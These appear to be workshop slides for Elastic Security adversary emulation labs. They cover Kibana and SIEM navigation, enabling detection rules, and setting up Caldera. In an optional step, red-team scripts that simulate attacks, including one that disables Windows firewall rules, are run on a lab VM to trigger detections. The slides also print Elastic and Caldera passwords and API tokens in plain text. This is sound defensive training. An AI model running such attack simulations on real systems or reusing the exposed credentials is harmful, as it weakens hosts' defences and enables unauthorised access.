


# Adversary Emulation Labs

# Lab 1 - Data Collection

10 - 15 Minutes  
Overview and Preparation


# Strigo Overview



# Login to Kibana

Open **cluster.txt** on your desktop and copy the credentials

On a Mac use “Control + C” not “Command + C”



# Open browser on your machine and log into Kibana

As user 'elastic'



Welcome to Kibana  
Your window into the Elastic Stack

Username  
elastic

Password  
.....

Log in

1 Username is: elastic  
2 Copy-n-Paste the Cloud elastic user password copied from slide before

A screenshot of the Kibana login interface. It features a white header with the Kibana logo and the text "Welcome to Kibana" and "Your window into the Elastic Stack". Below the header is a light gray form. The "Username" field contains the text "elastic" and has a red border. The "Password" field contains several dots (".....") and also has a red border. At the bottom is a blue "Log in" button. Two orange numbered callouts point to the fields: callout 1 points to the "Username" field with the text "1 Username is: elastic", and callout 2 points to the "Password" field with the text "2 Copy-n-Paste the Cloud elastic user password copied from slide before".

# Open Navigation Menu

The screenshot shows the Elastic Stack interface with the navigation menu open. A purple arrow points to the 'Navigation Menu' button in the top-left corner. The main content area is divided into several sections:

- Home**: Features three main cards: Enterprise Search (Search everything →), Observability (Centralize & monitor →), and Security (SEM & Endpoint Security →). It also includes a large Kibana card (Visualize & analyze →) with a blue background.
- Ingest your data**: Contains three cards: Add data (Ingest data from popular apps and services.), Add Elastic Agent (Add and manage your fleet of Elastic Agents and integrations.), and Upload a file (Import your own CSV, NDJSON, or log file.).
- Manage your data**: Contains four cards: Manage permissions (Control who has access and what tasks they can perform.), Monitor the stack (Track the real-time health and performance of your deployment.), Back up and restore (Save snapshots to a backup repository, and restore to recover index and cluster state.), and Manage index lifecycles (Define lifecycle policies to automatically perform operations as an index ages.).

At the bottom, there are two small links: Display a different page on log in and View app directory.

# Kibana Menu

Click Overview

The screenshot shows the Kibana interface with the 'Home' tab selected. On the left, the 'Discover', 'Dashboard', 'Canvas', 'Maps', 'Machine Learning', 'Graph', and 'Visualize' sections are listed under the 'Kibana' category. Below them, 'App Search' and 'Workplace Search' are listed under 'Enterprise Search'. Under 'Observability', there are 'Logs', 'Metrics', 'APM', and 'Uptime' sections. Under 'Security', there are 'Overview', 'Detections', 'Hosts', 'Network', 'Timelines', 'Cases', and 'Administration' sections.

**Observability**

Discover is where we will be able to view all our raw logs as they are streaming into the stack, as well as any historical data.

Machine learning allows us to uncover anomalies and threats in our data with a simple user interface

In Visualize, you can shape your data using a variety of charts, tables and maps, and more

**SIEM**

The SIEM is broken up into different sections

- Overview:** The SOC analyst first port of call
- Detections:** The Detections feature automatically searches for threats and creates alerts when they are detected
- Hosts:** The Hosts page provides key metrics regarding host-related security events
- Network:** The Network page displays key network activity metrics in an interactive map, and provides network event tables that enable interaction with Timeline.
- Timelines:** Timeline is your workspace for threat hunting and alert investigations.
- Cases:** Cases are used to open and track security issues directly in Elastic Security. Cases list the original reporter and all users who contribute to a case (participants).
- Administration:** A space to configure security integrations and data collection

Use Elasticsearch data  
Connect to your Elasticsearch index

Manage and Administer the Elastic Stack

- Console
- Rollups
- Saved Objects
- Security Settings

# SIEM Overview

The screenshot shows a SIEM overview dashboard with the following sections:

- Recent Cases:** Shows a list of recent cases including "Hello", "This is a case", and "interesting thing". A red callout points to the "Recent cases" button.
- Detection Alerts:** Displays a stacked bar chart titled "Detection alert trend" showing alerts over time. A red callout points to the chart area.
- Recent Threat Hunt:** Shows a section for "Recent timelines" with a message: "You haven't favorited any timelines yet. Get out there and start threat hunting!". A red callout points to the "Recent timelines" button.
- External alert trend:** Displays a chart titled "External alert trend" showing zero external alerts. A red callout points to the chart area.
- External Alerts (IPS / AV / DLP etc):** A purple arrow labeled "Scroll Down" points to this section, which is currently off-screen.

UI elements include a navigation bar with tabs like Overview, Detections, Hosts, Network, Timelines, Cases, Administration, and a search bar. The dashboard also features KQL search, date filters for the last 24 hours, and a refresh button.

# SIEM Overview

**Security news**

Train, evaluate, monitor, infer: End-to-end machine learning in Elastic  
2020-10-01

In this blog, we show how the Elastic Stack allows you to easily and intuitively build a fully operational end-to-end machine learning pipeline.

**Webinar - A technical deep dive into Elastic Security 7.9**  
2020-09-09

Beyond SIEM, Elastic Security now provides free, integrated endpoint malware prevention and kernel-level data collection on the new Elastic Agent.

**Detection rules for SIGRed vulnerability**  
2020-07-21

Defend your environment from the July 2020 SIGRed vulnerability in Microsoft DNS Server

**Elastic Security opens public detection rules repo**  
2020-06-30

We've opened up a new GitHub repository, elastic/detection-rules, to work alongside the security community,

**Security News**

Events

**Events**

Showing: 14,760,024 events

Stack by event.dataset ▾ View events

1,100,000  
1,000,000  
900,000  
800,000  
700,000  
600,000  
500,000  
400,000  
300,000  
200,000  
100,000  
0

10-28 12:00 10-28 15:00 10-28 18:00 10-28 21:00 10-29 00:00 10-29 03:00 10-29 06:00 10-29 09:00

● socket  
● traefik.access  
● process  
● elastic.agent.filebeat  
● elastic.agent.metricbeat  
● user

**Host events**

Showing: 2,795,763 events

View hosts

Event Type	Count
Auditbeat	2,789,347
Endpoint Security	0
Filebeat	3,149

**Network events**

Showing: 8,051,499 events

View network

Event Type	Count
Auditbeat	8,051,499
Filebeat	0
Packetbeat	0

# Hosts Overview

The screenshot shows the 'Hosts' tab selected in the navigation bar. The interface includes search and filter options, and a timeline set to 'Last 24 hours'. Below the navigation are four main cards: 'Hosts' (2 hosts), 'User authentications' (74 success, 81 fail), 'Unique IPs' (235 source, 54 destination), and a third card partially visible. At the bottom, tabs for 'All hosts', 'Authentications', 'Uncommon processes', 'Anomalies', 'Events', and 'External alerts' are shown, with 'All hosts' being active.

Hosts Overview

Overview Hosts Network Detections Timelines

Anomaly detection ▾ + Add data

Search KQL Last 24 hours Show dates Refresh

+ Add filter

Hosts

Last event: 25 seconds ago

Hosts: 2

User authentications: 74 success, 81 fail

Unique IPs: 235 source, 54 destination

All hosts    Authentications    Uncommon processes    Anomalies    Events    External alerts

All hosts


Showing: 2 hosts

Host name	Last seen	Operating system	Version
ip-172-31-28-30.eu-central-1.compute.internal	5 minutes ago	CentOS Linux	7 (Core)
EC2AMAZ-6SONLKG	5 minutes ago	Windows Server 2016 Datacenter	10.0

1 Click on the Hosts Tab

2 Notice you have VM's available to interrogate. Click on any of the hosts to filter the view on the specific host.

# Network Overview



# Timeline

## Create an Investigation


### Source countries

Showing: 74 Countries

Country	Bytes in	Bytes out ↓	Flows	Source IPs
United States of America	24.2MB	615.4MB	1,014	425
Philippines	11MB	11.2MB	2,212	4
Egypt	792.9KB	901KB	157	8
Germany	185.2KB	348.7KB	713	46
Add to timeline investigation				
China	87.7KB	174.2KB	145	55
Netherlands	61.7KB	90.7KB	171	116
India	45.1KB	80.7KB	181	47
Thailand	28.7KB	55.7KB	69	44
	26KB	44.5KB	40	16

Rows per page: 10 ▾

< 1 2 3 4 5 ... >



Hover over any field (e.g., Source Country United States of America) then select add to timeline investigation and click the Timeline button

# Timeline

Create new timeline to clear view



- [⊕ Create new timeline](#)
- [⊕ Create new timeline template](#)
- [📁 Open Timeline...](#)
- [📎 Attach timeline to new case](#)
- [📎 Attach timeline to existing case...](#)
- [🔍 Inspect](#)

# Detections

## Enable OOTB Detections

The screenshot shows the 'Detections' tab in the 'Signals (SIEM Detections)' section of the Elastic SIEM interface. The top navigation bar includes tabs for Overview, Hosts, Network, Detections (which is highlighted with a red box), and Timelines. Below the tabs are search and filter controls, followed by a 'Refresh' button. The main area is titled 'Detections' and contains sections for 'Signal count' (Showing: 0 signals) and 'All rules'. The 'All rules' section features a search bar, a 'Load Elastic prebuilt detection rules' button, and descriptive text about prebuilt rules. Three numbered arrows point from the text on the right to specific UI elements: 1 points to the 'Detections' tab, 2 points to the 'Manage detection rules' button, and 3 points to the 'Load prebuilt detection rules' button.

1 Click on the Detections Tab

2 Click on "Manage detection rules"

3 Click on "Load pre-build detection rules"

# Detection

## Enable OOTB Detection Rules for Windows & Network

The screenshot shows a search bar with the placeholder "e.g. rule name". Below it is a dropdown menu with the word "Windows" selected. The main table lists two rows: one succeeded and one failed, both related to Outlook.

A dropdown menu for "Rows per page" is open, showing options from 5 rows to 300 rows. The "300 rows" option is highlighted with a red box and circled with a red number 2.

2 Select "300 rows"

The screenshot shows a list of 92 rules. A context menu is open over the first rule, with the "Activate selected" option highlighted with a red box and circled with a red number 3.

3 Using "Bulk Actions" activate all rules

1 After spending some time going through the OOTB rules, click the tags **Windows, Network**  
Note: "Tags" is an implicit "AND" not "OR", you will need to unselect each tag

# OPTIONAL

## Detection

### Enable OOTB Machine Learning Jobs

#### ML JOB SETTINGS

Run any of the Machine Learning jobs below to prepare for creating detection rules that produce alerts for detected anomalies, and to view anomalous events throughout the Security application. We've provided a collection of common detection jobs to get you started. If you wish to add your own custom ML jobs, create and add them to the "Security" group from the [Machine Learning](#) application.

The screenshot shows the 'ML Job Settings' page. At the top is a search bar with placeholder text 'e.g. rare\_process\_linux'. Below it is a dropdown menu labeled 'Groups' with a red box around it. To the right of the dropdown are two tabs: 'Elastic jobs' and 'Custom jobs'. A message box indicates 'Showing: 34 jobs' and '⚠️ 23 jobs are currently unavailable'. Below this, a section says 'We could not find any data, see [Anomaly Detection with Machine Learning](#)' with a note about job requirements. The main area lists ML jobs grouped by category:

- cloudtrail (5)
- auditbeat (18)
- process (21) Information on Machine Learning
- network (4)
- dns (2)
- packetbeat (5)
  - web (3)
  - winlogbeat (12) beat
  - authentication (3)
  - powershell (1)
  - system (1)

At the bottom right of the list is a 'Run job' button.

2 Select Process, Network, DNS, Packetbeat and winlogbeat

The screenshot shows the 'ML job settings' page. The title 'ML job settings' is at the top, with a red box around its dropdown menu icon. Below the title is a message: 'Run any of the Machine Learning jobs below to prepare for creating detection rules that produce alerts for detected anomalies, and to view anomalous events throughout the Security application. We've provided a collection of common detection jobs to get you started. If you wish to add your own custom ML jobs, create and add them to the "Security" group from the [Machine Learning](#) application.'

1 Select drop down of ML Job Settings

The screenshot shows a table of ML jobs with columns: 'Job name', 'Groups', and 'Run job'. Each job has a checkbox in the 'Run job' column. Some checkboxes are checked (green), some are unchecked (grey), and some have a red border (disabled). The jobs listed are:

Job name	Groups	Run job
linux_system_user_discovery	auditbeat process security	☐
packetbeat_dns_tunneling	dns packetbeat security	☒
packetbeat_rare_dns_question	dns packetbeat security	☒
packetbeat_rare_server_domain	packetbeat security web	☒
packetbeat_rare_urls	packetbeat security web	☒

4 Enable all of the rules

# OPTIONAL

## Run RTAs on the Windows VM

### To generate Signals

Administrator: Windows PowerShell


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd C:\Users\Administrator\Desktop\RTA\
PS C:\Users\Administrator\Desktop\RTA> cd .\red_ttp\
PS C:\Users\Administrator\Desktop\RTA\red_ttp> ./msbuild_network.py
PS C:\Users\Administrator\Desktop\RTA\red_ttp> ./disable_windows_fw.py
PS C:\Users\Administrator\Desktop\RTA\red_ttp> ■
```

1 On your Windows VM in Strigo, execute two of the RTA scripts: msbuild\_network.py and disable\_windows\_fw.py

2 Within a few minutes, notice the Signals generated in the Detections view of the SIEM app

<input type="checkbox"/>			>	Apr 22, 2020 @ 07:16:18.890	Trusted Developer Application Usage	1	query	low	21	sysmon
<input type="checkbox"/>			>	Apr 22, 2020 @ 07:15:37.021	MsBuild Making Network Connections	1	query	medium	47	sysmon
<input type="checkbox"/>			>	Apr 22, 2020 @ 07:13:24.567	Disable Windows Firewall Rules via Netsh	1	query	medium	47	sysmon



# OPTIONAL

## Search Basics - KQL

error - Free Text Search

response: 200 - Field Search

(error and response: 200) - Boolean AND / OR

response:200 and not (extension:php or extension:css) - NOT with OR

response:>=300 and response:<=500 - Range query

agent.keyword : \*MSIE\* - Wildcard Search

machine.os\*:windows 10 - Wildcard field match

K  
Q  
L

# End Lab 1

# Lab 2 - Implant Deployment

10 - 15 Minutes  
Initial Implant and visibility

# Switch to Caldera

1 Victim Machine  
status: ready

File Edit Selection View Go Run Terminal Help

cluster.txt

```
C: > Users > Administrator > Desktop > cluster.txt
1 Kibana URL: https://a891d7156f194af89374ff721ec3f4d8.austral...
2 Elasticsearch URL: https://9031428c3c3a4191a7486fd0f14c5bac...
3 Cloud ID: 2020-11-18_APAC_Security_Workshop:YXVzdHJhbGlhLXN...
4 Username: elastic
5 Password: 2RhrhBPeVGppwTM44MEaLU1N
6
```

My Lab 2 Victim Machine  
status: ready

File minal Help

Caldera  
status: ready

cluster.txt

```
1 Kibana URL: https://a891d7156f194af89374ff721ec3f4d8.austral...
2 Elasticsearch URL: https://9031428c3c3a4191a7486fd0f14c5bac...
3 Cloud ID: 2020-11-18_APAC_Security_Workshop:YXVzdHJhbGlhLXN...
4 Username: elastic
5 Password: 2RhrhBPeVGppwTM44MEaLU1N
6
```

# Retrieve Login credentials for caldera


Enter command: **sudo docker logs caldera**

Copy credentials

```
ubuntu@ip-172-31-0-202:~$ sudo docker restart caldera
caldera
ubuntu@ip-172-31-0-202:~$ sudo docker logs caldera
2020-10-01 01:27:01 - INFO  (config_generator.py:55 ensure_local_config) Creating new secure config in conf/local.yml
2020-10-01 01:27:01 - INFO  (config_generator.py:30 log_config_message)
Log into Caldera with the following admin credentials:
  Red:
    USERNAME: red
    PASSWORD: X0f7eoXAZMfjnKxVUEA2PBtmeq8mCdUrz4EGdWGYzzE
    API_TOKEN: 3VgSr2Bx_OWcVrGKufnNhUUbT1AUpknrqEekr73fpk
  Blue:
    USERNAME: blue
    PASSWORD: o7nLQmfT_1CecjsXej88vOKBWgHeHMaZh0WK7uWyOkI
    API_TOKEN: JQ4ZhwWxBLGxFohlgIVdNQiZswv21_HVo5MvnQ9Pfgk
```

The diagram shows two purple callout boxes. The top one is labeled "Username" and has an arrow pointing to the line "USERNAME: red". The bottom one is labeled "Password" and has an arrow pointing to the line "PASSWORD: X0f7eoXAZMfjnKxVUEA2PBtmeq8mCdUrz4EGdWGYzzE".

# Open Caldera Web Console




My Lab Caldera status: ready ▾ 🔍 Terminal Calder... ←

bash +

